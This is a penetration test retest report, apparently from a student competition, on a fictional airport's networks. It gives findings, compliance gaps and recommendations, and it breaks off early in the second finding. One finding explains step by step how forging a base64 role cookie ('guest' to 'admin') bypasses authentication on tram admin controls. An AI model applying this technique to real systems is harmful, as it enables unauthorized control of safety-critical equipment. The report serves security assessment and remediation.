


Robert A. Kalka Metropolitan Skyport

Penetration Testing Report - Retest



Finals Team 10

April 22, 2024

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a “need to know”, as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 U.S.C. 552 and 49 CFR parts 15 and 1520. The contents of this document are intended solely for the Robert A. Kalka Metropolitan Skyport (RAKMS).

Table of Contents

Executive Summary	5
Engagement Overview	8
Goals	8
Scope	8
Hosts	9
Network Diagram	10
Methodology	11
Penetration Test Framework	11
Compliance	12
TSA Requirements	12
GDPR	13
Key Strengths	14
1. Unique passwords	14
2. Strong firewall configuration	14
3. Synchronized system clock	14
General Recommendations	15
1. Update Software	15
2. Improve Access Controls	15
3. Network Segmentation	15
Technical Report	16
Introduction	16
Remediation of Previous Findings	17
Critical Risk Findings	19
1.1 Broken Access Control on People Mover Controls	19
1.2 ZeroLogon - CVE-2020-1472	21
High Risk Findings	23
2.1: noPac - CVE-2021-42278 and CVE-2021-42287	23
2.2 Excessive DCSync permissions	25
2.3 RCE in Employee Time DB	28
2.4 ADCS - ESC8	30
2.5 Employee Time DB SQLi	32
2.6 High-Privilege Kerberoastable Account	33
2.7 PII on Baggage Check-in through IDOR	35

2.8 Real-time protection disabled on antivirus	38
2.9 EC2 Misconfigurations	40
2.10 Trust Relationships Leading to PII Data Exfiltration	43
2.11 Misconfigured S3 Buckets	46
Medium Risk Findings	48
3.1 Employee Time DB Login Bypass via SQLi	48
3.2 No validation on SMTP server	50
3.3 Plaintext user credentials in user description	52
3.4 Weak Credentials on Employee Time DB	54
3.5 Broken Access Controls on Employee Time DB	56
3.6 Unconstrained Delegation leading to Privilege Escalation	58
3.7 Local Administrator Group Includes Everyone Group	61
3.8 SMBv1 in Use on Multiple Hosts	63
3.9 AS-REP Roastable Account with weak credentials	65
3.10 CSRF on Tram Controllers	67
Low Risk Findings	68
4.1 Employee Time DB Local File Inclusion	68
4.2 Unencrypted HTTP Connections to Server	70
4.3 Self-signed HTTPS certificates	72
4.4 No rate-limiting on incorrect password attempts	74
4.5 Missing DynamoDB Protections	75
4.6 Ruby on Rails Endpoint Disclosure	76
4.7 Weak and Inconsistent Password Policy	78
4.8 Tram-ops Unauthenticated Tram Registration	80
4.9 Employee Data Stored Unencrypted	82
Informational Findings	84
5.1 Outdated Ruby on Rails version	84
5.3 Visible debug endpoint	86
5.4 Exposed Oracle SID	87
5.2 PHP Information Page	88
Appendices	90
Appendix A: Pre-Engagement Open Source Intelligence	90
Appendix B: Bug Bounty Incident	91
Appendix C: Critical Infrastructure Attacks	92
Appendix D: Domain Controller Outage	94

Appendix E: PTES	95
Appendix F: TSA Form 3157	96
Appendix G: Tools Used	105



This engagement was performed in accordance with the signed agreements put forth by *Robert A. Kalka Metropolitan Skyport*, and the procedures were limited to those described in the scope and rules of that agreement. The findings and recommendations resulting from this assessment are provided in the attached report. Given the time-boxed scope of this assessment, the findings in this report should not be taken as a comprehensive listing of all security issues.

Contact Information

Team 10

+1 (123)-456-7890

finals-10@cptc.team

Executive Summary

On January 12th and 13th, Team 10 performed a second penetration test on Robert Kalka Metropolitan Skyport’s (RAKMS) network infrastructure to evaluate its security posture, discover security vulnerabilities present in the network, and find which vulnerabilities from the previous test have been remediated. This assessment was prefaced with reconnaissance and open-source intelligence gathering to evaluate the online presence of the company and its employees. The active engagement involved testing the guest, corporate, user, and train networks of RAKMS, and later the AWS infrastructure. It also included a vishing (voice phishing) campaign to test employee resilience against social engineering.

RAKMS was concerned about its security posture following a recent incident. Although that incident was successfully resolved, identifying any other potential vulnerabilities or misconfigurations as soon as possible is essential, especially for safety-critical corporations such as RAKMS. Requesting and scoping a penetration test demonstrates security awareness, and Team 10’s retest has shown great progress in the security of RAKMS systems, with many of the issues being remediated.

However, although diminished, there is still potential for serious injury or death through multiple vulnerabilities in the tram control system. As such, Team 10 believes the overall risk to RAKMS to be **Critical**

Finding Counts

- 2 Critical
- 11 High
- 10 Medium
- 9 Low
- 4 Informational

36 Total findings
 7 Findings remediated

Scope

- Four Class C Networks
- 10.0.0.0/24
 - 10.0.1.0/24
 - 10.0.20.0/24
 - 10.0.200.0/24

AWS Infrastructure
 Limited Spear Phishing

Timeline

- Engagement Began
 2024-01-12 09:15 EST
- Engagement Concluded
 2024-01-13 17:45 EST
- Report Delivered
 2024-01-13 11:59 EST



Info **Low** **Medium** **High** **Critical**

RATIONALE: Overall, Team 10 was impressed by the network architecture, although some adjustments are necessary for proper segmentation. In particular, the trams are controllable from web pages on the Guest network. Since an attacker would be able to easily access such a page and inflict physical injury against RAKMS customers, a Critical rating was warranted. However, Team 10 emphasizes that although some grave misconfigurations exist, RAKMS has the necessary foundations in place to remediate many issues in a swift and efficient manner.

Some other issues that fall in this category relate to insecure credentials. Some major vulnerabilities like that of ZeroLogon seem to not have been fixed yet

Finally, many high-impact issues were caused by outdated software. Many of the machines that Team 10 was able to compromise had some attack paths using vulnerabilities in outdated software. These machines included Windows and Linux servers that controlled critical parts of RAKMS's operations such as baggage claiming, mail, and user authentication.

All the aforementioned issues, in addition to threatening day-to-day operations and customer safety, also place RAKMS in violation of the Transport Security Administration's requirements for airports.

Based on our assessment, Team 10 provides recommendations for RAKMS's general infrastructure and security practices; this includes suggestions for patching vulnerabilities, training staff, and fixing misconfigurations, all of which will serve to promote RAKMS's long-term security. By acting on our proposed remediations, Team 10 is confident that RAKMS can continue innovating with a robust security posture that will ensure the well-being of its customers, and its business.




Figure 1: Vulnerabilities




Figure 2: Remediations

Engagement Overview

Goals

The goals of this engagement were to accomplish the following:

- Identify and report security vulnerabilities in high-value targets such as critical infrastructure.
- Identify and report any violations of regulations relating to airports, critical infrastructure, and eCommerce.
- Launch a spear phishing campaign against specified employees in order to gauge susceptibility to social engineering.
- Perform basic security assessments against RAKMS AWS infrastructure and report areas of concern.

Scope

The scope of the engagement contained four C-Class CIDR networks: a **Corporate** network, a **User** network, a **Train** network, as well as a **Guest network**. Their CIDR ranges were 10.0.0.0/24, 10.0.1.0/24, 10.0.20.0/24, and 10.0.200.0/24 respectively. The networks contained a mix of Windows and Linux machines.

In addition to network ranges, Team 10 was provided a single user to be the target of a phishing email campaign, in which Team 10 sent a .exe file with the goal of obtaining initial access to the target's device. Furthermore, Team 10 was provided an AWS key in order to test the security of the RAKMS AWS environment.

Hosts

IP Address	Name on Corporate Network	10.0.0.0/24
10.0.0.5	SkyControl01.corp.kkms.local	
10.0.0.6	Cessna-Exchange.corp.kkms.local	
10.0.0.33	baggagecheckin.corp.kkms.local	
10.0.0.43	EmployeeTimeDB.corp.kkms.local	
10.0.0.99	AFDB.corp.kkms.local	
10.0.0.100	AFWS.corp.kkms.local	
10.0.0.101	pilot-pmi.corp.kkms.local	
10.0.0.201	SkyDesktop01.corp.kkms.local	
10.0.0.202	SkyDesktop02.corp.kkms.local	
10.0.0.203	SkyDesktop03.corp.kkms.local	

IP Address	Name on User Network	10.0.1.0/24
10.0.1.51	SkyWorker01.user.kkms.local	

IP Address	Name on Train Network	10.0.20.0/24
10.0.20.100	tram-ops.train.kkms.local	
10.0.20.101	tram1.train.kkms.local	
10.0.20.102	tram2.train.kkms.local	
10.0.20.103	tram3.train.kkms.local	

IP Address	Name on Guest Network	10.0.200.0/24
10.0.200.5	RAKMS-Guest-Wifi.guest.kkms.local	
10.0.200.43	TSA.guest.kkms.local	


Network Diagram

RAKMS Network Diagram


Legend

- new machine
- replaced machine
- segmented machine


aws (abridged due to space)




lambda-map-function













tool-requisition-function





lambda-barcode-function





corp.kkms.local - 10.0.0.0/24

 SkyControl01 10.0.0.5	 Cessna-Exchange 10.0.0.6
 ● baggagecheckin 10.0.0.33	 ● EmployeeTimeDB 10.0.0.43
 AFDB 10.0.0.99	 AFWS 10.0.0.100
 ● pilot-pmi 10.0.0.101	 ● SkyDesktop01 10.0.0.201
 ● SkyDesktop02 10.0.0.202	 ● SkyDesktop03 10.0.0.203



vdi.kkms.local - 10.0.254.0/24

 win01-6 10.0.254.101-106	 kali01-6 10.0.254.201-206
---	---



user.kkms.local - 10.0.1.0/24




 SkyWorker01
 10.0.1.51

train.kkms.local - 10.0.20.0/24

 ● tram-ops 10.0.20.100	 ● tram1-3 10.0.20.101-103
---	---

guest.kkms.local - 10.0.200.0/24

 RAKMS-Guest-Wifi 10.0.200.5	 TSA 10.0.200.43
--	---



10.0.0.254
 10.0.1.254
 10.0.20.254
 10.0.200.254
 10.0.254.254

Methodology

Penetration Test Framework

Team 10 utilizes the Penetration Testing Execution Standard (PTES), which is designed to provide an evaluation of an organization from both a business and security paradigm. This ensures that the security of the network is at the center of the penetration test while also prioritizing the success of RAKMS and the well-being of its customers.

Below in Figure 3 is a diagram detailing the steps of the PTES. For a more detailed explanation, please view Appendix E.




Figure 3: PTES

Compliance

TSA Requirements

As both an airport and an operator of passenger rail (People Movers), RAKMS is subject to the cybersecurity requirements of the Transportation Security Administration (TSA). TSA requirements come in two varieties: general TSA regulations and Security Directives. Violation of TSA regulations or Security Directives could result in sanctions of \$1,450-\$14,950¹ for airport operators, depending on severity. In March 2023², TSA issued requirements similar to their previous requirements for passenger rail³ that apply to airport operators.

As a part of these requirements, a Cybersecurity Vulnerability Assessment with specific requirements (TSA Form 3157) must be conducted by airport operators and operators of passenger rail like RAKMS.⁴ Failure to conduct such an assessment and remediate any issues found can lead to financial penalties of up to \$12,794. Following the criteria set out in the assessment (Appendix E), Team 10 primarily observed 8 instances in which the requirements may not have been met, especially in the following categories:

- Section 2 - Asset Management
- Section 7 - Access control
- Section 10 - Protective Technology

Throughout the document, these instances will be labeled with the text TSA 3157, followed by a section number.

Additionally, organizations must maintain a Cybersecurity Implementation Plan that meets certain basic requirements set by the TSA. Team 10 observed 6 instances where it is unlikely that the minimum requirements of the TSA were met, especially with regard to:

- Poor access control
- Improper network segmentation
- Disclosure of Sensitive Security Information (SSI)
- Failure to keep software up-to-date

¹https://www.tsa.gov/sites/default/files/enforcement_sanction_guidance_policy.pdf

²<https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft>

³<https://www.tsa.gov/sites/default/files/sd-1582-21-01a.pdf>

⁴<https://www.tsa.gov/sites/default/files/sd-1582-21-01b-enhancing-public-transportation-and-passenger-railroad-cybersecurity.pdf>

GDPR

The General Data Protection Regulation (GDPR) is a European regulation on data privacy and protection. The GDPR (or an equivalent local regulation) applies to all companies that do business with citizens of the European Union and citizens of the United Kingdom, including airports that have an international presence.

If companies that do business with citizens of the European Union violate the GDPR, they can be banned from processing the data of European citizens (losing significant revenue) or fined up to EUR 20 million or 4% of annual revenue⁵, whichever is greater. Since July 2018, over 1800 GDPR fines⁶ have been imposed on non-compliant companies with an average fine amount of €2.4 million (\$2.5 million).

Team 10 observed 2 GDPR violations, primarily in relation to Article 32 (Security of Processing).

⁵https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/enforcement-and-sanctions/sanctions/what-if-my-companyorganisation-fails-comply-data-protection-rules_en

⁶<https://www.enforcementtracker.com>

Key Strengths

Throughout the assessment, Team 10 identified several areas in which RAKMS excelled at security:

1. Unique passwords

Team 10 identified very few instances of password reuse, which greatly minimizes the possibility of “credential stuffing” attacks, in which attackers try the same compromised credentials in every possible service in hopes of credential reuse. There are still services with weak passwords, but the general password policy for users is good.

2. Strong firewall configuration

When a firewall was configured, Team 10 found that the configuration followed the principle of least privileges and was unable to find any extraneous ports open in the firewall. Additionally, in accordance with industry best practice, only highly privileged users were able to adjust the firewall. Finally, RAKMS blocked ports by default and did not allow packets with forged source addresses into the network, which prevents many types of attacks. Team 10 was completely unable to access the well-protected user subnet of 10.0.1.0/24 in part due to RAKMS’s network policies.

3. Synchronized system clock

Although it may not seem so at first glance, having an accurate system clock is an integral part of security. Authentication technologies such as Kerberos and PKI rely on an accurate system clock. RAKMS had system clocks that remained synchronized throughout the penetration test and did not allow unprivileged users to change the clock (which may create opportunities for attackers), in line with the best practices in the industry.

General Recommendations

In order to improve the security of RAKMS as a whole, Team 10 suggests 3 measures. These address the most prevalent issues discovered during the engagement, but the list is not comprehensive. Please see the mitigations section in each finding for specific recommendations.

1. Update Software

All remote code execution (RCE) vulnerabilities discovered were in out-of-date software, and were remediated in later versions. Team 10 recommends updating software to the newest version as soon as it is practical, and using automatic updates when possible. If automatic updates are not feasible, Team 10 recommends manually checking for updates at least two times per week to ensure maximum security against the newest vulnerabilities.

If possible, Team 10 highly recommends updating to a more widely-supported server, such as Windows Server 2022 instead of Windows Server 2016.

2. Improve Access Controls

Improper access controls on Active Directory and in several web applications are another major source of vulnerabilities. Team 10 observed misconfigurations which pose a substantial security risk, potentially granting unauthorized access and compromising sensitive information. Team 10 recommends conducting a comprehensive review of access controls, ensuring they are robust and adhere to the principle of least privilege. Unnecessary access rights should be modified or revoked, decreasing the likelihood of unauthorized access and enhancing the protection of critical assets.

3. Network Segmentation

The most secure networks are the inaccessible ones. Although RAKMS implemented much needed segmentation of the train and guest subnets, additional firewalls are needed to limit network traffic between various subnets.

A properly segmented network can mitigate the threat of unauthorized access and data breaches, even in the event of vulnerabilities, as evidenced by the excellent segmentation of the user subnet.

Technical Report

Introduction

This section of the report enumerates and elaborates on each individual vulnerability in a comprehensive technical manner. The primary objective of this section is to provide system administrators and those patching RAKMS systems with actionable insights to validate and remediate the identified vulnerabilities. By offering a contextualized vulnerability score and precise mitigation guidelines, Team 10 aims to provide the information and tools necessary to fortify RAKMS infrastructures effectively.

Each vulnerability is assessed with a baseline score determined by the Common Vulnerability Scoring System (CVSS v3.1) with pertinent modifications to account for impact, probability of exploitability, and relevance specific to RAKMS and the airport industry. Qualitative risk ratings have been assigned according to the following scale:

Critical	9.0 - 10.0
High	7.0 - 8.9
Medium	4.0 - 6.9
Low	0.1 - 3.9
Informational	0.0

The score determined also takes into account additional factors which are relevant to RAKMS, such as the likelihood of exploitation as well as the impact such a vulnerability will have on RAKMS's business. Team 10 uses this system in order to account for additional context that may shift CVSS scores. The rating of these additional factors follow the table below:

Likelihood	Impact
Very High	Catastrophic
High	Serious
Moderate	Moderate
Low	Tolerable
Insignificant	Insignificant

Remediation of Previous Findings

Team 10 would like to thank RAKMS for their consideration and attention to the previously reported vulnerabilities during the engagement on October 14th, 2023. We have looked over the remediation of the those vulnerabilities and included their statuses in the table below.

For any vulnerability that remains exploitable (with remediation status "Not Remediated"), details on the discovery, validation, and remediation of the vulnerability are included in a technical finding. For any vulnerabilities that have been remediated (remediation status "Remediated"), include a brief explanation of why we believe the vulnerability is no longer a threat in the appendix. Additionally, there are findings marked as "Partially Remediated", which have had some sort of patch since the previous engagement but we still believe to be vulnerable; these findings also have their own entry in the technical report. Finally, findings marked as "Unknown" were unable to be verified, usually due to lack of access to the resource during this engagement.

Please reference our previous report for additional details on validation, impact, and remediation of these previous findings.

Vulnerability	Remediation Status
1.1 Insufficient Authentication on People Mover	Partially Remediated
1.2 Eternal Blue - CVE-2017-0144	Remediated
1.3 ZeroLogon - CVE-2020-1472	Not Remediated
2.1 Ruby on Rails running as root	Unknown
2.2 Petit Potam - CVE-2021-36942	Remediated
2.3 Outdated Ruby on Rails version	Remediated
2.4 High-Privilege Kerberoastable Account	Not Remediated
3.1 SMB Signing Disabled on BaggageClaim	Remediated
3.2 Active Directory Attack Paths	Not Remediated
3.3 Cleartext Passwords and Sensitive PII	Unknown

3.4 Wide Use of Insecure Password Practices	Partially Remediated
3.5 NTLMv1 is default for Network Authentication	Not Remediated
3.6 High-Privilege AS-REP Roastable Account	Not Remediated
3.7 Antivirus Definitions Out of Date	Remediated
4.1 Unencrypted HTTP Connections to Server	Not Remediated
5.1 Disabled Firewalls	Not Remediated
5.2 Publicly Accessible Werkzeug Debug Console	Remediated
5.3 Outdated PHP and Nginx	Not Remediated
5.4 PHP Information Page	Not Remediated
5.5 Webpage with Employee Name disclosure	Remediated

Critical Risk Findings

1.1 Broken Access Control on People Mover Controls

10.0	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:H		
	Likelihood	Very High	Impact	Catastrophic
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.101	80/tcp, 8088/tcp	Werkzeug	3.0.1	
10.0.0.102	80/tcp, 8088/tcp	Werkzeug	3.0.1	
10.0.0.103	80/tcp, 8088/tcp	Werkzeug	3.0.1	

Details:

In the previous engagement, Team 10 discovered unauthenticated admin controls which existed on the **Subway**, **Parking-ShortTerm**, and **Parking-LongTerm** tram web applications.

During the latest engagement Team 10 discovered that these admin controls were now protected by a login page, however, due to broken access controls the login mechanism was able to be bypassed. While analyzing the responses of endpoints on port 8088, Team 10 noticed that the value of an authentication cookie `x-auth` was base64 encoded. Decoding this value revealed the strings "role" and "guest" as shown in Figure 4.




Figure 4: Result of base64 decoded x-auth

By simply modifying "guest" to "admin", the cookie could now be used to access administrative controls without knowing the admin password, shown in Figure 5. Access to the administrative controls allows attackers to potentially stop and start the trams from an unauthenticated standpoint.




Figure 5: Access to admin controls

It should be noted that given the sensitivity and physical impact of modifying these controls, no request was ever sent to the server to verify that the controls were applied.

Confirmation:

Send a POST request to 10.0.20.101:8088/login. The response will contain a cookie x-auth. The burp suite decoder will reveal the "role" and "guest" strings. The burp decoder may also be used to change "guest" to "admin" to obtain the new cookie. Sending a GET request to the endpoint http://10.0.20.101:8088/admin with the new x-auth cookie will reveal the ability to successfully view and interact with the tram admin controls.

Impact:

The impact that this vulnerability could have on RAKMS and its customers is very catastrophic. An attacker with knowledge of this finding may be able to inflict physical injury against RAKMS customers, as well as heavily disrupt business operations. Additionally, insufficient authorization on critical infrastructure controls is a violation of TSA regulations and could subject RAKMS to heavy fines. See the compliance section of this report.

Mitigation:

In order to mitigate this issue RAKMS should implement a well known and tested token system, such as JWT.

Compliance Violations:

- TSA 3157 2.06B
- TSA 3157 10.02
- TSA 3157 10.04

1.2 ZeroLogon - CVE-2020-1472

9.2	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	Very High	Impact	Catastrophic
Affected Systems				
IP Address	Port	Service	Version	
